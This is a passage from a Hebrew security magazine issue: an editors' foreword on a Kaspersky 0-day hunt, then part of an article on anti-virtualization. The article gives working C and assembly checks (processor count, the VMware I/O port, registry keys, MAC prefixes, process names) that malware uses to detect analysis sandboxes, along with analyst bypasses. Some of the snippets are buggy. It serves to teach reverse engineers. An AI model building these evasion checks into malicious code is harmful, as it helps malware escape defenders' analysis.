

Digital Whisper

גליון 69, פברואר 2016

מערכת המגזין:

אפיק קסטיאל, ניר אדר

מייסדים:

אפיק קסטיאל

מוביל הפרויקט:

אפיק קסטיאל, ניר אדר

עורכים:

חי מזרחי, רזיאל בקר, ישראל (Sro) חורז'בסקי ו-d4d.

כתבים:

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-69, גליון פברואר 2016! מה שלומכם? אנחנו מקווים שהכל טוב.

אחד הסיפורים היותר מעניינים שיצא לי לקרוא החודש פורסם ב-[Securelist](#) - הבלוג של חברת האנטייורוס קספרסקי. הסיפור פורסם תחת הכותרת "[The hunt for a Microsoft Silverlight 0-day](#)".


בגדול מאוד, וממש בקצרה, מדובר במחקר מעניין אשר במסגרתו, שני חוקרים מחברת קספרסקי הצליחו למשוך קצה-חוט שהגיע מאחד המיילים שפורסמו בעקבות [הפריצה לחברת HackingTeam האיטלקית](#), ובעזרתו הצליחו לאתר ולהציף שימוש באקספלויט ל-Silverlight של חברת מיקרוסופט, שנחשב אז רק בגדר שמועה או 0day, כנגד אחד מלקוחותיהם.

הסיפור לדעתי הוא לא פחות ממדהים, כי (לפחות על פי הפוסט שהחברה פרסמה בבלוג שלה) הם הצליחו לאתר את שימוש בחולשה In The Wild בעזרת הרכבת חוקי YARA שהתבססו על Metadata שנאסף מסיגנון הכתיבה של המפתח. וזאת בעזרת איסוף PoC-ים שהם מצאו במאגרי אקספלויטים פומביים (במקרה הנ"ל - PacketStorm) לחולשות אחרות שפורסמו ע"י אותו חוקר חולשות.

מעבר להיבט הטכנולוגי ולשימוש ביכולות לא טרוויאליות שיש לחברה ([KSN](#), [כמעט אינסוף אינסטנסים של הקליינט שלה ברחבי העולם](#), אולי [רשת Honeypots שהיא מפזרת](#) ובטח עוד), נעשה במקרה הנ"ל מחקר יפה מאוד על אותו חוקר, ושני קצוות החוט היחידים שהיו לאותם חוקרים היו: הטכנולוגיה שבה קיימת החולשה שמו של חוקר החולשות.

עכשיו, ללא ספק - מדובר בסיפור מדהים ובחבר'ה שהם לא פחות ממוכשרים ביותר. איתור החולשה הנ"ל וחשיפתה ללא ספק עשה את האינטרנט למקום בטוח יותר. אך מצד שני, הסיפור הזה גורם לי לחשוב על העניין הבא: כמות הכוח שיש בידי ארגון כמו קספרסקי (שהמטרה שלו בסופו של דבר היא אחת: להרוויח עוד כסף), היא כמעט אינסופית. אני מאוד לא בעד רגולציות, ובדרך כלל התערבות של כל מני גופים ביורוקרטיים (שברוב המקרים - כלל לא טכנולוגיים) בכל מני חברות בתעשייה היא הדרך לאסון. אבל בתור משתמש פרטי הכח הזה שיש לחברה כזאת קצת מפחיד אותי.

כשמדובר בכסף תמיד יהיה מישהו עם אינטרסים שהם לא דווקא האינטרסים שלי (בתור משתמש פרטי), ועם תזרים מזומנים בלתי נגמר שיוכל לעזור לו לממש אינטרסים אלו. אני לא טוען כלום על חברה כזו או אחרת - אך אני כן טוען שכשהאינטרס הוא כלכלי, וכשהרבה כסף מונח על השולחן - האתיקה עלולה לעיתים להדחק לצד.



קספרסקי הם ללא ספק אחת החברות המוכשרות בתחום, אני קורא קבוע בבלוג שלהם ונהנה מכל פוסט ופוסט, והסיפור הנ"ל רק מחזק את הטענה הזאת, הם ככל הנראה טובים מאוד במה שהם עושים. אך עם זאת אני ככל הנראה אשאר רק קורא בבלוג ואעדיף להמשיך להסתפק בגרסא החינמית של Avast...


וכמובן, לפני שנעבור לסיבה שבגללה הביטים האלה עשו דרכם אל כרטיס הרשת שלכם - נרצה להגיד תודה רבה לכל מי שהשקיע מזמנו ובזכותו אתם קוראים שורות אלו: תודה רבה לחי מזרחי, תודה רבה לרזיאל בקר, תודה רבה לישראל (Sro) חורז'בסקי ותודה רבה ל-d4d.

קריאה מהנה!
ניר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	טכניקות לזיהוי וירטואליזציה בפוגענים - Anti Virtualization
24	נא להכיר: האיש שבאמצע
41	בעיות אבטחה נפוצות במימוש מנגנון Stateless
47	ניתוח ה-CryptoWall3 - פיסת קוד ששווה 300 מיליון דולר
65	דברי סיכום



טכניקות לזיהוי וירטואליזציה בפוגענים - Anti Virtualization

מאת חי מזרחי

הקדמה

במאמר זה אציג טכניקות שונות לזיהוי סביבות הרצה של וירטואליזציה, אשר מקשים כיום על חוקרי ה-Malware-ים לבצע הנדסה אחורית על מנת שלא יוכלו לבצע חקירה באופן מלא לניתוח הפוגען.

הצורך שלי לכתיבת מאמר זה נולד מעצם חיפוש של טכניקות אלו ברחבי האינטרנט, כאשר מידע בשפה העברית כמעט ואיננו קיים בנושא זה, למעט בשפה האנגלית בספרים ובמאמרים מקצועיים, והייתי רוצה להביא זאת לידיעת כלל הקוראים של המאמר בשפה העברית.

במאמר מוסגר אומר כי מאמר זה מתייחס לכלל מוצרי הוירטואליזציה הקיימים היום בשוק: VMware, VirtualBox, Sandbox-ים ועוד..

כמה מילים על מכונות וירטואליות

בעידן של היום עם התקדמות הטכנולוגיה בשנים האחרונות בתחומי הוירוסים והפוגענים למיניהם, אנו רואים נסיונות למניעת הרצה של וירוסים תחת מכונות וירטואליות על מנת להקשות על החוקרים לבצע תהליך של הנדסה אחורית (Reversing Engineering) באופן מלא, על מנת לנסות להבין כיצד הפוגען עובד מאחורי הקלעים, וכיצד ניתן לנטרל אותו.

בעבר הלא רחוק מידי, מכונות וירטואליות לא היו פופולריות כמו בעידן של היום, ובשנים האחרונות הם ממשיכות לצבור תאוצה בקצב מהיר, עד שהגענו למצב שכיום כמעט בכל מחשב ביתי נמצא אחד ממוצרי הוירטואליזציה הקיימים היום בשוק.


כתוצאה מהתקדמות של טכנולוגיה זו, וירוסים ופוגענים צריכים לדעת להתמודד עם המצב החדש, ולכן פיתחו לעצמם כל מיני טכניקות (ידועות יותר, וידועות פחות) עקיפה שונות שאותם אני הולך להציג לכם במהלך המאמר.

אז... שנתחיל? ☺

טכניקת זיהוי מספר מעבדים

כיום חוקרים אשר מקימים סביבת עבודה על מנת לחקור את הפוגען, משתמשים בסביבה וירטואלית בדרך כלל על מנת לא להריץ על מחשבם האישי ולהפגע מכך, ובעקבות כך מקצים לעצמם מכונה וירטואלית בעלי מספר מעבדים לפי רצונם ולפי האמצעים העומדים לרשותם ממחשבם האישי, מהמחשב המארח. בדר"כ החוקרים יקצו לעצמם מכונה וירטואלית בעלי מעבד 1 לחקירה (1 Core), אך זה לא מחייב, וייתכן שיוקצו מספר רב יותר של מעבדים לסביבה שלהם.

דרך למימוש טכניקה זו, היא לגשת ישירות ל-PEB - Process Environment Block אשר מכיל מידע אודות פרוסס ספציפי אשר רץ במערכת ההפעלה, אשר בתוכו ישנו מין דגל שנקרא `NumberOfProcessors`, אשר מכיל את מספר המעבדים של מ"ה עליו רץ פרוסס זה.



```

NTAPI Undocumented Functions
PEB

typedef struct _PEB {

    BOOLEAN                InheritedAddressSpace;
    BOOLEAN                ReadImageFileExecOptions;
    BOOLEAN                BeingDebugged;
    BOOLEAN                Spare;
    HANDLE                 Mutant;
    PVOID                  ImageBaseAddress;
    PPEB_LDR_DATA           LoaderData;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID                  SubSystemData;
    PVOID                  ProcessHeap;
    PVOID                  FastPebLock;
    ULONG                  NumberOfProcessors;
}
    
```

[השמטתי פרמטרים נוספים מהתמונה מפאת חוסר המקום במאמר].

דוגמא לקוד המבצע זאת:


```

int CheckNOFCores ()
{
    unsigned int cores = 0;

    __asm
    {
        MOV EAX, DWORD PTR FS:[0x30] // PEB
        MOV EAX, DWORD PTR DS:[EAX + 0x64] // NumberOfProcessors
        CMP EAX, 0x1
        JE OneCore
        JMP DONE
        OneCore: MOV cores, 1
        DONE: nop
    }


    return cores;
}
    
```

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization



בקוד ה"ל"ל אנו נגשים למבנה ה-PEB שלנו, ומשם אנחנו מוסיפים היסט של 0x64 מתחילת המבנה, ומגיעים ל-NumberOfProcessors שלנו.

אגב, מצדן של החוקרים, דרך ראשונה לעקיפת טכניקה זו, היא ע"י שינוי אוגר השיוויון - ZF, Zero Flag, על מנת לשבור את השיוויון ה"ל"ל ולקבל את התוצאה הרצויה. או כמובן לשנות את הגדרות המכונה הוירטואלית שיתמוך במספר המעבדים עליו הפוגען עושה את השיוויון. (כמובן שיותר מהר כבר להשתמש בטכניקה הראשונה 😊)



טכניקת Magic Number

טכניקה זו ממומשת לרוב לזיהוי סביבת וירטואליזציה מסוג חברת VMware בעיקר. ישנו מספר שנקרא "Magic Number", כאשר מספר זה מייצג ערך לזיהוי עבור פורט מסויים.

אגב, ההתייחסות לפורט כן היא לא פורט לצורך תקשורת דרך Socket כמו שאנו מכירים, אלא פורט מסוג I/O לצורך תקשורת מול המכונה הוירטואלית (שליחה וקריאת מידע), כאשר השם המלא של פורט זה נקרא "VMware Backdoor I/O Port" - צרפתי קישור למידע מעמיק יותר בעניין בסוף המאמר.


מה הכוונה?

בשפת אסמבלי x86 ישנה פקודה בשם "in" (0xED) אשר נועדה לקרוא מידע מתוך פורט מסויים, כאשר הפורט מיוצג ע"י "מספר קסם", שנועד לקרוא מתוכו מידע במידה והוא קיים.

התיאוריה שעומדת מאחורי זה אומרת שבמידה והמערכת הפעלה רצה בתוך מכונת VMware, יהיה לנו זמין פורט בשם 'VX' שאיתו נוכל לבצע תקשורת בין המערכת הפעלה שמארכת אותנו לבין מ"ה הוירטואלית. לחברת VMware ישנו Magic Number שהוא 0x564D5868 (המייצג 'VMXh' ב-ASCII), אשר איתו נוכל לזהות הרצה תחת סביבה וירטואלית באמצעות הפקודה in שדובר למעלה. טכניקה זו

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



יחסית ידועה ומוכרת ביחס לשאר הטכניקות אותן נראה במהלך המאמר. כיום לא ניתן לממש טכניקה זו באמצעות שימוש ישיר בפונקציות Windows API כיוון שלא קיימת אחד כזו, ולכן זה דורש מאיתנו להשתמש ב-Inline Assembly בתוך קוד המקור שלנו שנכתב בשפת C.


```
void MagicNumber()
{
    unsigned int vm_flag = 1;

    __asm
    {
        MOV EAX, 0x564D5868; 'VMXh'
        MOV EDX, 0x5658; 'VX(port)'
        in EAX, DX; 'Read input from that port'
        CMP EBX, 0x564D5868
        SETZ ECX; 'if successful -> flag = 0'
        MOV vm_flag, ECX
    }

    if (vm_flag == 0)
        printf("VMware Detected.");
    else
        printf("VMware NOT detected\n");
}
```

זיהוי באמצעות חיפוש ערכים קיימים ב-Registry

טכניקה זו היא די פשוטה, ומתבססת על כך שברגע שאנו מתקינים מוצר כלשהו של וירטואליזציה, מתווספים לערכי הרג'יסטרי שלנו ערכים נוספים אשר מעידים על המצאות מערכות אלו. כיצד נראה עץ ערכי ה-Registry שנמצאים במ"ה של Windows? כך:



בעזרת שימוש בפונקציות Windows API לצורך קריאת ערכי Registry כגון: RegOpenKeyEx, RegCloseKey, RegQueryValueEx - נוכל לבדוק האם הערכים קיימים ומכילים את המילים השמורות של שמות המוצרים, כגון VMware, VirtualBox, QEMU, Xen ועוד.

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



- ערך רג'יסטרי פופולרי לזיהוי הרצה תחת VMware הינו:

```
SYSTEM\\CurrentControlSet\\Services\\Disk\\Enum
```

אשר בתוכו נמצא ערך בשם "0", במידה ואכן מותקן VMware, ערך זה יכול את המילה "VMware" בתוכו. ערך נוסף לזיהוי מוצר VMware הוא במפתח:

```
SOFTWARE\\VMware, Inc.\\VMware Tools
```

במידה והוא קיים - אנחנו מורצים תחת מכונת VMware, וזאת כיוון שאנו משתמשים בVMware Tools על מנת להשתמש בפונקציות מתקדמות שקיימות במוצר זה.

- ערך רג'יסטרי נוסף לזיהוי מכונת VirtualBox הוא:

```
HARDWARE\\DESCRIPTION\\System
```

ובתוכו נמצא ערך בשם "SystemBiosVersion", ומידה והוא אכן רץ תחת VirtualBox הוא יכול את המילה "VirtualBox".

והרשימה עוד ארוכה, אתם מוזמנים לחפש באינטרנט רשימה מלאה של ערכי Registry של כלל מוצרי הוירטואליזציה הקיימים היום בשוק לדוגמא, קוד שמבצע זאת:

```
BOOL FindInRegistry()
{
    HKEY hKey;
    DWORD dwType;
    DWORD dwDataSize = MAXDWORD;
    BOOL status = FALSE;
    char lszValue[255] = { 0 };

    RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\Disk\\Enum", 0L, KEY_READ, &hKey);
    RegQueryValueEx(hKey, L"0", NULL, &dwType, (BYTE*)lszValue, &dwDataSize);

    if (strstr(lszValue, "VMware"))
    {
        status = TRUE;
    }
    else {
        RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"HARDWARE\\DESCRIPTION\\System", 0L, KEY_READ, &hKey);
        RegQueryValueEx(hKey, L"SystemBiosVersion", NULL, &dwType, (BYTE*)lszValue, &dwDataSize);


        if (strstr(lszValue, "VirtualBox"))
        {
            status = TRUE;
        }
    }

    RegCloseKey(hKey);
    return status;
}
```

ניתן לעקוף טכניקה זו גם באמצעות שבירת השוויון, ושינוי דגל ה-Zero Flag מ-1 ל-0, משמע False ושלא נמצאה התאמה בהשוואה. דרך נוספת להשגת אותה המטרה, היא להוריד מתוך ערך ה-Registry את המילה שמתארת את המוצר הוירטואלי, ולהחזיר אותו חזרה לאחר ההשוואה שלא ידפק משהו בהגדרות המכונה לאחר שינוי ערך זה.

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



טכניקת בדיקת הנתיב של הקובץ

טכניקה זו מסתכלת על הנתיב של קובץ ההרצה המלא על מנת לזהות האם הוא מכיל נקודות "עיגון" - Mount Points בשפה המקצועית, ו/או שמות של תיקיות אשר מכילות מילות וירטואליזציה שיופיעו בהמשך.

- הגדרת Mount Points - היא מיקום בקובצי מערכת ההפעלה המשמש כבסיס לעגינת התקנים, שכאשר יעוגן התקן הוא יוצמד אליו.

ניתן לממש טכניקה זו באמצעות שימוש בפונקציה `GetModuleFileNameA` עם הערך `NULL`, אשר מחזיר לנו את הנתיב המלא לקובץ ההרצה של הפרוסס הנוכחי. נחפש שמות כגון `"\\VIRUS"`, `"\\SAMPLE"`, `"\\SANDBOX"` ועוד. להלן קוד אשר מבצע זאת:

```
int FindMountPoints()
{
    int i;
    TCHAR lpFilename[MAX_PATH];
    char upperFileName[MAX_PATH];

    GetModuleFileName(NULL, lpFilename, MAX_PATH);

    for (i = 0; i < MAX_PATH; i++) // Convert to Uppercase letters
    {
        upperFileName[i] = toupper(upperFileName[i]);
    }


    if (strstr(upperFileName, "\\SANDBOX") != NULL)
    {
        return TRUE;
    }

    if (strstr(upperFileName, "\\VIRUS") != NULL)
    {
        return TRUE;
    }

    if (strstr(upperFileName, "\\SAMPLE") != NULL)
    {
        return TRUE;
    }

    return FALSE;
}
```

טכניקה זו יכולה לעבוד גם בדרך נוספת - כאשר ישנם `Sandbox`-ים אשר מכילים בשם המשתמש שלהם `Windows`-ב שבו הם חוקרים את הפוגען שלהם מילים כמו שראינו למעלה, אשר יכולות להעיד על כוונתם, והשוני יהיה רק לשנות את פונקציית ה-`GetModuleFileName` ל-`GetUserName`.



טכניקת זיהוי כתובות MAC קבועות

כאן אנחנו מתבססים בעצם על כך שכל חברת וירטואליזציה, מגדירה כתובת MAC התחלתית שהיא קבועה למוצר שלה (בדר"כ מספיק לנו 3 הבתים הראשונים על מנת לזהות זאת) אותה המכונה הוירטואלית תקבל בעליית המחשב. לדוגמא הכתובת MAC הזו:

00-0C-29-B4-0A-15

כאשר מתוכה, החלק של ה-00-0C-29 הינו מאפיין של התחלת כתובות ה-MAC שמספקת חברת VMware. כמובן שלכל חברה יש את טווח הכתובות ההתחלתיות שהיא מאפיינת למוצר שלה. מצאתי באינטרנט רשימה של כתובות MAC קבועות התחלתיות של VMware, והן:

00-05-69, 00-0C-29, 00-1C-14, 00-50-56

המימוש של פונקצייה זו תיראה כך:

```
int IsVMwareMACAddress() {
    unsigned long alist_size = 0, ret;

    ret = GetAdaptersAddresses(AF_UNSPEC, 0, 0, 0, &alist_size);
    if (ret == ERROR_BUFFER_OVERFLOW) {
        IP_ADAPTER_ADDRESSES* palist = (IP_ADAPTER_ADDRESSES*)LocalAlloc(LMEM_ZEROINIT,
alist_size);
        if (palist) {
            GetAdaptersAddresses(AF_UNSPEC, 0, 0, palist, &alist_size);
            char mac[6] = { 0 };
            while (palist) {
                if (palist->PhysicalAddressLength == 0x6) {
                    memcpy(mac, palist->PhysicalAddress, 0x6);

                    if (!memcmp("\x00\x05\x69", mac, 3)) /* Reading the first 3 bytes */
                        LocalFree(palist);
                    return TRUE;
                }

                if (!memcmp("\x00\x0C\x29", mac, 3)) {
                    LocalFree(palist);
                    return TRUE;
                }

                if (!memcmp("\x00\x1C\x14", mac, 3)) {
                    LocalFree(palist);
                    return TRUE;
                }


                if (!memcmp("\x00\x50\x56", mac, 3)) {
                    LocalFree(palist);
                    return TRUE;
                }
            }
            palist = palist->Next;
        }
        LocalFree(palist);
    }
    return FALSE;
}
```

- טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il

בפונקציה זו אנחנו קוראים את 3 הבתים הראשונים בכתובת ה-MAC באמצעות שימוש בפונקציית API שנקראת GetAdaptersAddresses, אשר מחזירה לנו את ה-Adapters שנמצאים במחשב שלנו, ולאחר מכן מחלצת מתוכו את הכתובת הפיזית, כתובת ה-MAC, ומושואת לאחד מרשימת הכתובות MAC המופיעות למעלה.

במידה ונמצא התאמה - משמע מבחינתנו אנחנו רצים תחת VMware. גם כאן נוכל לשבור את השיוויון בין כתובת ה-MAC שלנו לבין ההשוואה של אחד מהביטויים הבוליאניים, כמובן שכדאי ואף מומלץ להגדיר כתובת MAC רנדומלית שלא תואמת את אחד מרשימת כתובת ה-MAC אשר מפרסמות חברות מוצרי הוירטואליזציה השונים, כאשר ניתן לעשות זאת כן בהגדרות ה-Network Adapter:



רק לא לשכוח לא ללחוץ על הכפתור Generate אלא לכתוב באופן ידני כתובת MAC רנדומלית, אחרת המוצר מגריל כתובת אשר מסתמכת על אחד מהתחלות כתובות ה-MAC שמפרסמת חברת המוצר, ואחרת לא עשינו בזה כלום 😊



זיהוי Process-ים של מכונות וירטואליות

כאשר אנחנו רצים תחת מכונות וירטואליות, ישנם פרוססים אשר רצים לנו מאחורי הקלעים במטרה שנוכל לעבוד באופן תקין ושוטף תחת אותו המוצר במערכת שלנו. פוגענים משתמשים באנומריצה של פרוססים במטרה לגלות פרוססים ידועים על מנת לזהות את המוצר איתם או מבצעים את החקירה שלנו על הפוגען.

בפונקציות Windows API קיימות 2 פונקציות שאיתן נוכל לבצע טכניקה זו, ולקחת את רשימת הפרוססים הקיימים אשר רצים במערכת ההפעלה שלנו, Process32First ו-Process32Next, אשר נשתמש בהם תוך כדי שאנחנו רצים בלולאה על כל הפרוססים שלנו, ואיתם נבצע השוואה עם שמות הפרוססים של מוצרי הוירטואליזציה השונים.

```
void CheckVMwareProcesses(int writelogs)
{
    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);

    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

    if (Process32First(snapshot, &entry) == TRUE)
    {
        while (Process32Next(snapshot, &entry) == TRUE) // Looping over the
processes list
        {
            if (lstrcmpi(entry.szExeFile, L"vmtoolsd.exe") == 0)
            {
                printf("VMware process has been found!");
            }
            else if (lstrcmpi(entry.szExeFile, L"vmacthlp.exe") == 0)
            {
                printf("Another VMware process has been found!");
            }
        }
    }

    CloseHandle(snapshot);
}
```

לכל מוצר וירטואלי יש את התהליכים שלו. למשל: במוצר VirtualBox ירוצו הפרוססים vboxtray.exe, vboxservice.exe, ובמוצר של חברת VMware ירוצו vmtoolsd.exe, vmacthlp.exe וכו'..

גם כאן תוכלו למצוא רשימה מלאה באינטרנט עבור כל הפרוססים שרצים בכל מוצר וירטואליזציה שקיים כיום בשוק.



טכניקת זיהוי ה-DLLים הנטענים לזיכרון

